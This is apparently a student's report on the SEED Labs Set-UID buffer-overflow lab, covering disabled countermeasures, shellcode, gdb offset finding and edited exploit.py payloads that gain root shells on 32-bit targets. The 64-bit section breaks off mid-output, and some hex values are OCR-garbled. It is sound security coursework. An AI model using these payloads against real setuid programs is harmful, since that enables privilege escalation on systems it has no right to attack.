

Buffer Overflow Attack Lab (Set-UID Version)

By Sebastian Medina

Content:

2. Environment Setup

1. Overview

In this lab our goal is to be given a program with a buffer-overflow vulnerability and find a way to exploit the vulnerability and gain the root privilege.

2. Environment Setup

Before we start the lab, we must turn off countermeasures that most modern OS have, that prevent and make buffer-overflow attacks difficult. When we use the commands “sudo sysctl -w kernel.randomize_va_space=0” and “sudo ln -sf /bin/zsh /bin/sh” we disable the countermeasures on our OS that allow us to launch a successful buffer-overflow attack easier for the purpose of learning.




```
(base) └─(rsm Medina@SebsHome)-[~]
└$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
(base) └─(rsm Medina@SebsHome)-[~]
└$ sudo ln -sf /bin/zsh /bin/sh
(base) └─(rsm Medina@SebsHome)-[~]
└$
```

3. Getting Familiar with Shellcode

With Buffer-overflow the goal is to inject malicious code into the target program, which most often than not is in Shellcode. Shellcode is the most used code-injection attacks. Shellcode is just code that launches a shell in the

terminal. For this assignment SEED labs gave us a .c file with written Shellcode within in. Also SEED labs gave us a make file to compile the .c file however it gives us two binary codes a a32.out for 32 bit and a 64.out for 64 bit. When ran both binary files they both launched a shell within the terminal (as shown below) which is what Shellcode needs to do.



If we dive into the call_shellcode.c file which was given to me from SEEDLabs you can see that all it is doing is calling a shell in either 32-bit or 64-bit depending on how you compile it.

```

└$ cat call_shellcode.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit: "\x48\x31\x2f\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"

const char shellcode[] =
#if __x86_64
    "\x48\x31\x2f\x48\x2f\xb8\x2f\x62\x69\x6e"
    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
    "\x48\x89\xeb\x66\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe1\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
    char code[500];

    strcpy(code, shellcode);
    int (*func)() = (int(*)())code;
    func();
    return 1;
}

(base) └─(rsmedina@SebsHome) [~/School/A6_seedoverflow/Labsetup/shellcode]
└$
```

4. Understanding the Vulnerable Program

In this step we look over the code provided to us by the SEED lab named stack.c Within this code there is a buffer-overflow vulnerability within the bof() function. The first input reads a file called badfile, then passes it into the function bof(). The original input can be as long as 517 bytes however the buffer within the function is only as big as the BUF_SIZE variable which is less than 517 bytes. Since there are no safeguards buffer-overflow will occur and since stack.c is root-owned Set-UID program we can get access to a root shell via the badfile being inputted.

```
rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedorflow/Labsetup/code
File Actions Edit View Help
1 #include<stdlib.h>
2 #include<stdio.h>
3 #include<string.h>
4
5 /* Changing this size will change the layout of the stack.
6  * Instructors can change this value each year, so students
7  * won't be able to use the solutions from the past. */
8 #ifndef BUF_SIZE
9 #define BUF_SIZE 100
10#endif
11
12int bof(char *str)
13{
14    char buffer[BUF_SIZE];
15
16    /* The following statement has a buffer overflow problem */
17    strcpy(buffer,str);
18
19    return 1;
20}
21
22int main(int argc,char **argv)
23{
24    char str[517];
25    FILE *badfile;
26
27    badfile = fopen("badfile","r");
28    fread(str, sizeof(char), 517, badfile);
29    bof(str);
30    printf("Returned Properly\n");
31    return 1;
32}
```


14,23-30 All

5. Launching Attack on 32-bit Program

In this step our goal was to successfully launch a Bufferoverflow attack on a 32-bit program. To successfully run a Bufferoverflow attack we first need to know the distance between the buffer's starting position and where the return address is stored. To start this process, I compiled the stack.c file with

the make file given to me by SEED labs which compiled stack.c with debugger the flag -g so that the binary has debugging information (name of this out file is stack-L1-dbg).

The first step after I compiled stack.c was creating a file named badfile which was called in stack.c, then I ran “gdb stack-L1-dbg” so that gdb can be opened with the file stack-L1-dbg. The next step is to put a break on the bof() function with the command “b bof”. What this does is stop gdb inside the bof () function before the ebp register is set to point to the current stack.



```
rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help


(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/code
└$ touch badfile

(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/code
└$ gdb stack-L1-dbg
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x11ce: file stack.c, line 17.
gdb-peda$ run
Starting program: /home/rsmedina/School/A6_seedoverflow/Labsetup/code/stack-L1-dbg


```

After gdb has stopped we use the “next” command in gdb to execute a few more steps in the program and then stop after the ebp register is modified so that it can point to the stack frame of bof () function.




```
rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help

0016| 0xfffffb9a0 → 0xfffffb9d0 → 0x5655a1a0 → 0xfbcd2498
0020| 0xfffffb9a4 → 0xf7e1df4 → 0x21dd8c
0024| 0xfffffb9a8 → 0xf7e1cb54 → 0x0
0028| 0xfffffb9ac → 0xf7e1c500 → 0x0
[...]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xfffffb27 "") at stack.c:17
17      strcpy(buffer,str);
gdb-peda$ next
[...]
Registers
[...]
EAX: 0xfffffb99c → 0xf7ffd00 → 0xf7ffd9dc → 0xf7fc905 ("ld-linux.so.2")
)
EBX: 0x56558ff4 → 0x3ef0
ECX: 0xfffffb9a7 → 0xc00 ('')
EDX: 0xfffffb99c → 0xf7ffd00 → 0xf7ffd9dc → 0xf7fc905 ("ld-linux.so.2")
)
ESI: 0x56558eec ("`aUV\001")
EDI: 0xfffffcba0 → 0x0
EBP: 0xfffffb9a08 → 0xfffffb9c38 → 0x0
ESP: 0xfffffb990 → 0x5655a1a0 → 0xfbcd2498
EIP: 0x565561e2 (<bof+37>:    mov    eax,0x1)
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[...]
code
```

Now that the ebp value has been modified, we must get that ebp pointer value. To do this I used the command “p \$ebp” and I got “\$1 = (void *) 0xfffffbba08”. Next we have to get the buffer’s address and to do this I used the command “p &buffer” and that got me “\$2 = (char(*)[100]) 0xfffffb99c”. Now all I had to do was run the command “p/d 0xfffffbba08 -)xfffffb99c” and get “\$3 = 108” and this is the distance



```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help
0x5655622b <bof+46>: ret
0x5655622c <main>: lea    ecx,[esp+0x4]
                           stack
[...]
0000| 0xfffffb580 --> 0x565554ec --> 0x4020 ('@')
0004| 0xfffffb584 --> 0x7fd9e61 (mov    DWORD PTR [esp+0x28],eax)
0008| 0xfffffb588 ("cSU\", '\220' <repeats 112 times>, "\300\266\377\377", '\2
20' <repeats 80 times>...)
0012| 0xfffffb58c --> 0x90909090
0016| 0xfffffb590 --> 0x90909090
0020| 0xfffffb594 --> 0x90909090
0024| 0xfffffb598 --> 0x90909090
0028| 0xfffffb59c --> 0x90909090
[...]
Legend: code, data, rodata, value
22      return 1;
gdb-peda$ p $ebp
$1 = (void *) 0xfffffb5f8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xfffffb58c
gdb-peda$ p/d 0xfffffb5f8 - 0xfffffb58c
$3 = 108
gdb-peda$ quit
(base) rsmedina@SebsHome:[~/School/A6_seedoverflow/Labsetup/code]
$ ss

```

Now we have gathered all the information we need to construct a payload and launch an attack. SEED Labs provided us with a file name exploit.py which is the payload that will be put into the file badfile. However, the exploit.py file by itself is not complete so I had to make some edits first. For the shellcode part I used the 32-bit shell code from callshell.c that was provided to me by SEED labs. After a few guesses I settled on 400 for the starting point. For the return address I inputted the ebp value and added 200 for it. Lastly, I took the offset of 108 and added 4 to get 112. With this information I edited exploit.py so that it uses all the information I just explained.

```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seeoverflow/Labsetup/code
File Actions Edit View Help
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 400           # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffba38 + 100 # Change this number
offset = 112           # Change this number

L = 4                 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

After I completed all the edits for exploit.py I ran “./exploit.py” which took badfile which was empty and inputted the payload to complete a bufferoverflow attack into it.

```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seeoverflow/Labsetup/code
File Actions Edit View Help
└$ vi exploit.py
(base) [rsmedina@SebsHome] ~/School/A6_seeoverflow/Labsetup/code
└$ ls -l
total 164
-rw-r--r-- 1 rsmedina rsmedina 965 May  2 16:44 Makefile
-rw-r--r-- 1 rsmedina rsmedina 0 May  2 16:45 badfile
-rwxr-xr-x 1 rsmedina rsmedina 270 Dec 22 2020 brute-force.sh
-rw-r--r-- 1 rsmedina rsmedina 978 May  5 01:39 exploit.py
-rw-r--r-- 1 rsmedina rsmedina 11 May  3 14:39 peda-session-stack-L1-dbg.txt
-rwsr-xr-x 1 root   rsmedina 15112 May  2 16:44 stack-L1
-rwxr-xr-x 1 rsmedina rsmedina 17712 May  2 16:44 stack-L1-dbg
-rwsr-xr-x 1 root   rsmedina 15112 May  2 16:44 stack-L2
-rwxr-xr-x 1 rsmedina rsmedina 17712 May  2 16:44 stack-L2-dbg
-rwsr-xr-x 1 root   rsmedina 16128 May  2 16:44 stack-L3
-rwxr-xr-x 1 rsmedina rsmedina 18928 May  2 16:44 stack-L3-dbg
-rwsr-xr-x 1 root   rsmedina 16128 May  2 16:44 stack-L4
-rwxr-xr-x 1 rsmedina rsmedina 589 May  1 17:10 stack
-rw-r--r-- 1 rsmedina rsmedina 589 May  1 17:10 stack.c

(base) [rsmedina@SebsHome] ~/School/A6_seeoverflow/Labsetup/code
└$ ./exploit.py
(base) [rsmedina@SebsHome] ~/School/A6_seeoverflow/Labsetup/code
└$ ls -l
total 168
-rw-r--r-- 1 rsmedina rsmedina 965 May  2 16:44 Makefile
-rw-r--r-- 1 rsmedina rsmedina 517 May  5 01:40 badfile
-rwxr-xr-x 1 rsmedina rsmedina 270 Dec 22 2020 brute-force.sh
-rw-r--r-- 1 rsmedina rsmedina 978 May  5 01:39 exploit.py
-rw-r--r-- 1 rsmedina rsmedina 11 May  3 14:39 peda-session-stack-L1-dbg.txt
-rwsr-xr-x 1 root   rsmedina 15112 May  2 16:44 stack-L1
-rwxr-xr-x 1 rsmedina rsmedina 17712 May  2 16:44 stack-L1-dbg
-rwsr-xr-x 1 root   rsmedina 15112 May  2 16:44 stack-L2
-rwxr-xr-x 1 rsmedina rsmedina 17712 May  2 16:44 stack-L2-dbg
-rwsr-xr-x 1 root   rsmedina 16128 May  2 16:44 stack-L3
-rwxr-xr-x 1 rsmedina rsmedina 18928 May  2 16:44 stack-L3-dbg
-rwsr-xr-x 1 root   rsmedina 16128 May  2 16:44 stack-L4
-rwxr-xr-x 1 rsmedina rsmedina 18928 May  2 16:44 stack-L4-dbg

```

Lastly all I had to do now is run the complied stack.c named stack-L1 with the “./stack-L1” command and as seen below I can successfully exploit the program and gain root access.

```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help
$2 = (char (*)[100]) 0xfffffb58c
gdb-peda$ p/d 0xfffffb58-0xfffffb58c
$3 = 108
gdb-peda$ quit

(base) [rsmedina@SebsHome] (~/School/A6_seedoverflow/Labsetup/code)
└$ vi exploit.py

(base) [rsmedina@SebsHome] (~/School/A6_seedoverflow/Labsetup/code)
└$ vi exploit.py

(base) [rsmedina@SebsHome] (~/School/A6_seedoverflow/Labsetup/code)
└$ ./exploit.py

(base) [rsmedina@SebsHome] (~/School/A6_seedoverflow/Labsetup/code)
└$ ./stack-l1
Input size: 517
# whoami
root
# pwd
/home/rsmedina/School/A6_seedoverflow/Labsetup/code
# id
uid=1000(rsmedina) gid=1000(rsmedina) groups=1000(rsmedina),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireshark),116(bluetooth),129(scanner),136(vboxsf),137(kaboxer)
# 

```

6. Task 4: Launching Attack without Knowing Buffer Size (Level 2)

In this task I had to successfully complete a bufferoverflow attack without knowing the size of the buffers, just knowing that the range is 100-200 bytes. To start this assignment, I used the command “make clean” so that the make file will delete all unwanted files and start from new. Afterwards I ran the “make” command so that stack.c can be complied into stack-L2-dbg which is complied with the debugger flag and stack-L2 which is just the binary for stack.c.

```

(base) [rsmedina@SebsHome] (~/School/A6_seedoverflow/Labsetup/code)
└$ make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history

(base) [rsmedina@SebsHome] (~/School/A6_seedoverflow/Labsetup/code)
└$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 66 sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 66 sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 66 sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 66 sudo chmod 4755 stack-L4

(base) [rsmedina@SebsHome] (~/School/A6_seedoverflow/Labsetup/code)
└$ ls
Makefile  exploit.py  stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
brute-force.sh  stack-L1  stack-L2  stack-L3  stack-L4  stack.c

(base) [rsmedina@SebsHome] (~/School/A6_seedoverflow/Labsetup/code)
└$ 


```

Next, I created the file badfile and used gdb to debug stack-L2-dbg just like I did in section 5. First, I launched gdb with the command “gdb stack-L2-dbg” to have gdb launch with that program. Next, I created a break at the bof () function with the command “b bof” so that the program stops before the ebp register is set. After it breaks you need to input next so that the program can modify the edp pointer and run the rest of the program. Once it completes we need to know the buffer’s address and I used the command “p &buffer” and it outputs “\$2 = (char (*)[160]) 0xfffffb550”. Since we are not suppose to know the edp value I do not use the command “p \$edp”.

The screenshot shows the PEDA debugger interface. The top part displays assembly code for the bof function, showing instructions like mov ebx, eax, call _strcpy@plt, add esp, 0x10, mov eax, 0x1, and leave. The bottom part shows a memory dump of the stack, with addresses from 0000 to 0028 and their corresponding hex values. A legend indicates the sections: code, data, rodata, and value. The command p &buffer is entered in the terminal at the bottom, resulting in the output \$2 = (char (*)[160]) 0xfffffb550.

After we gathered all this information the next thing, I did was edit the exploit.py so that the attack can be successful. So, I kept the same shellcode for 32-bit from section 5 in the same spot. Since I did not know the size of the buffer I did not know where to start so I ended up just commenting out that line. The next thing I edited was the return address, this took some guessing. I entered the buffer’s address here (0xfffffb550) and then a number that will exceed the buffer. First, I entered 300 but this was not big enough, so I changed it to 400 and allowed me to exceed the buffer. The next step ask for the offset but since I am not suppose to know that I just commented it

out. Lastly, I need to have the buffer address with the correct return address and to do this I added a for loop that sprays the buffer with the return address until I get the correct one.



```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    '\x31\xC0\x50\x68\x2F\x73\x68\x68\x2F'
    '\x62\x69\x6E\x89\xE3\x50\x53\x89\xE1\x31'
    '\x4D\x31\xC0\x00\x0B\xCD\x80').encode('latin-1')

# Fill the content with NOP's
content = b'\x90'*517

#####
# Put the shellcode somewhere in the payload
#start = 400          # Change this number. Used for task 3
content[517 - len(shellcode):] = shellcode #This line puts shell code at the end of b
adfile.

# Decide the return address value
# and put it somewhere in the payload
ret = 0xfffffb50 + 400      # Change this number
#offset = 0             # Change this number used for task 3

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address


#This sprays the buffer with the return address
for offset in range(50):
    content[(offset*L):(offset*L+4)] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

-
-
-
-
```
exploit.py" 33L, 1136B

```

Now that exploit.py has been edited I need to do the same steps as in section 5. I used the command “./exploit.py” to run the program and insert the payload into the file badfile. Once this was done I ran the stack.c program with the command “./stack-L2” which calls badfile and I successfully was able to exploit the bufferoverflow vulnerability in stack.c and gain root shell access.



```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help
-rw-r--r-- 1 rsmedina rsmedina 1132 Dec 22 2020 stack.c
(base) [~(rsmedina@SebsHome)-[~/School/A6_seedoverflow/Labsetup/code]
└$./stack-L2
Input size: 517
zsh: segmentation fault ./stack-L2
(base) [~(rsmedina@SebsHome)-[~/School/A6_seedoverflow/Labsetup/code]
└$./exploit.py
(base) [~(rsmedina@SebsHome)-[~/School/A6_seedoverflow/Labsetup/code]
└$ vi exploit.py
(base) [~(rsmedina@SebsHome)-[~/School/A6_seedoverflow/Labsetup/code]
└$./exploit.py
(base) [~(rsmedina@SebsHome)-[~/School/A6_seedoverflow/Labsetup/code]
└$./stack-L2
Input size: 517
zsh: segmentation fault ./stack-L2
(base) [~(rsmedina@SebsHome)-[~/School/A6_seedoverflow/Labsetup/code]
└$./exploit.py
(base) [~(rsmedina@SebsHome)-[~/School/A6_seedoverflow/Labsetup/code]
└$./stack-L2
Input size: 517
whoami
root
pwd
/home/rsmedina/School/A6_seedoverflow/Labsetup/code
id
uid=1000(rsmedina) gid=1000(rsmedina) euid=0(root) groups=1000(rsmedina),4(adm),20(di
alout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(user
s),101(netdev),113(wireless),116(bluetooth),129(scanner),136(vboxsf),137(kabober)


```

## 7. Launching Attack on 64-bit Program (Level 3) Extra Credit

For this task it was very similar to task 3, which was launching an attack on a 32-bit program. The difference in this task is that we must launch an attack, a 64-bit program instead. Most of the steps I took were the same as in task 3 minus some minor items.

I started with the commands “make clean” and “make” so I got rid of any files I made and have a fresh start with newly compiled files the way they are supposed to be compiled. The first step was to use gdp on the file stack-L3-dbg with the command “gdb -q stack-L3-dbg”. Once I was in gdb I set a break at the bof function with the command “b bof”. This will stop the program before the rbp register is set which is the same as the ebp register for a 32-bit.

```
rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help
(base) [rsmedina@SebsHome] [~/School/A6_seedoverflow/Labsetup/code]
└$ gdb -q stack-L3-dbg
Reading symbols from stack-L3-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x11bb: file stack.c, line 20.
gdb-peda$ ls
Makefile exploit.py stack-L2 stack-L3-dbg stack.c
badfile stack-L1 stack-L2-dbg stack-L4
brute-force.sh stack-L1-dbg stack-L3 stack-L4-dbg
gdb-peda$ run
Starting program: /home/rsmedina/School/A6_seedoverflow/Labsetup/code/stack-L3-dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input size: 0
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.
Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.
[registers]
RAX: 0xfffffffffc760 → 0xffff7f9b1b8 → 0x7ffff7fe1f80 (<_dl_audit_preinit>: mov
 eax,DWORD PTR [rip+0x1aed2] # 0x7ffff7fce58 <_rtld_global_ro+888>
RBX: 0x7fffffc98 → 0x7fffffcfb4 ("/home/rsmedina/School/A6_seedoverflow/Labset
up/code/stack-L3-dbg")
RCX: 0x0
RDX: 0x7fffffc700 → 0x0
RSI: 0x0
RDI: 0x7fffffc760 → 0xffff7f9b1b8 → 0x7ffff7fe1f80 (<_dl_audit_preinit>: mov
 eax,DWORD PTR [rip+0x1aed2] # 0x7ffff7fce58 <_rtld_global_ro+888>
RBP: 0x7fffffc330 → 0x7fffffc740 → 0x7fffffc980 → 0x1
RSP: 0x7fffffc250 ('up/code/'\307\377\377\377\177")
RIP: 0x555555551bb (<bof+18>: mov rdx,QWORD PTR [rbp-0xd8])
R8 : 0x400
R9 : 0x410
R10: 0x7ffff7def78 → 0x10001a00007c78
R11: 0x7ffffea9c0 (<_memset_sse2_unaligned>: movd xmm0,esi)
R12: 0x0
R13: 0x7fffffc9a8 → 0x7fffffcff5 ("COLORFBG=15;0")
R14: 0x555555555160 (<_do_global_dtors_aux>: endbr64)
R15: 0x7ffff7ffd000 → 0x7ffff7ffe2c0 → 0x555555554000 → 0x10102464c457f
```

```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help
20 strcpy(buffer, str);
gdb-peda$ x $rsp
0x7fffffc250: 0x2f65646f632f7075
gdb-peda$ x $rbp
0x7fffffc330: 0x00007fffffc740
gdb-peda$ next
[registers]
RAX: 0x7fffffc260 → 0x7ffff7f9b1b8 → 0x7ffff7fe1f80 (<_dl_audit_preinit>: mov
eax,DWORD PTR [rip+0x1aed2] # 0x7ffff7ffce58 <rtld_global_ro+888>)
RBX: 0x7fffffc98 → 0x7fffffcfb4 ("~/home/rsmedina/School/A6_seedoverflow/Labset
up/code/stack-L3-dbg")
RCX: 0x0
RDX: 0x7fffffc266 → 0x0
RSI: 0x7fffffc768 → 0x5555555557dd → 0x555555555160 (<_do_global_dtors_aux>: e
ndbr64)
RDI: 0x7fffffc260 → 0x7ffff7f9b1b8 → 0x7ffff7fe1f80 (<_dl_audit_preinit>: mov
